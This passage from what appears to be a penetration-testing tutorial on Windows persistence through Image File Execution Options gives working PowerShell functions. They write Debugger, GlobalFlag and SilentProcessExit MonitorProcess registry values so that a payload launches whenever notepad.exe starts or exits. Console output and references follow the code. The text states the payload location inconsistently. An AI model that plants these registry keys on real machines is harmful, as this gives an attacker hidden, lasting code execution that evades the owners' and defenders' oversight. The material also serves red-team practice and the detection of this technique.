        $GetIFEO | Set-ItemProperty -Name Debugger -Value $Payload
}
}

function Persist-GlobalFlags

{

    $Registry = 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion'

    Push-Location
    Set-Location $Registry

    if(Test-Path "$Registry\SilentProcessExit"){

    Write-Verbose 'Key Already Exists' -Verbose

    }else{

    New-Item -Path "$Registry" -Name 'SilentProcessExit'
    New-Item -Path "$Registry\SilentProcessExit" -Name 'notepad.exe'
    New-Item -Path "$Registry\Image File Execution Options" -Name 'notepad.exe'

    $GetRegKey = 'HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe'
```

```
    $GetReg = 'HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\notepad.exe'

        $GetIFEO = Get-Item -Path "$GetRegKey"
    $GetIF = Get-Item -Path "$GetReg"

        $Payload = 'C:\temp\pentestlab.exe'

        $GetIFEO | New-ItemProperty -Name MonitorProcess -Value $Payload
    $GetIFEO | New-ItemProperty -Name ReportingMode -Value 1 -PropertyType "DWORD"
    $GetIF | New-ItemProperty -Name GlobalFlag -Value 512 -PropertyType "DWORD"

    }
    }
```

Executing the following commands will import the module and the function "**Persist-Debugger**" can be utilized to implement the technique. By default the notepad.exe process is used and the payload needs to be stored in: "**C:\Windows\System32**".

```
Import-Module .\ImageFileExecutionOptions.ps1
Persist-Debugger
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd C:\Users\netbiosX\
PS C:\Users\netbiosX> Import-Module .\ImageFileExecutionOptions.ps1
PS C:\Users\netbiosX> Persist-Debugger


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options


Name                           Property
----                           --------
notepad.exe


PS HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion> _
```

Persistence Image File Execution Options – Debugger PowerShell Script

Similarly to the method above the "**Persist-GlobalFlags**" function will create the two registry hives and will populate them with the required registry keys to perform persistence via the GlobalFlag.

```
Import-Module .\ImageFileExecutionOptions.ps1
Persist-GlobalFlags
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd C:\Users\netbiosX\
PS C:\Users\netbiosX> Import-Module .\ImageFileExecutionOptions.ps1
PS C:\Users\netbiosX> Persist-GlobalFlags


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion


Name                           Property
----                           --------
SilentProcessExit


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit


Name                           Property
----                           --------
notepad.exe


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
```

Persistence Image File Execution Options – GlobalFlags PowerShell Script

References

- https://attack.mitre.org/techniques/T1183/
- https://gist.github.com/netbiosX/ee35fcd3722e401a38136cff7b751d79
- https://oddvar.moe/2018/04/10/persistence-using-globalflags-in-image-file-execution-options-hidden-from-autoruns-exe/
- https://blogs.msdn.microsoft.com/mithuns/2010/03/24/image-file-execution-options-ifeo/
- https://wikileaks.org/ciav7p1/cms/page_2621770.html
- https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/registry-entries-for-silent-process-exit
- http://blogs.microsoft.co.il/pavely/2016/04/09/code-injection-with-image-file-execution-options-2/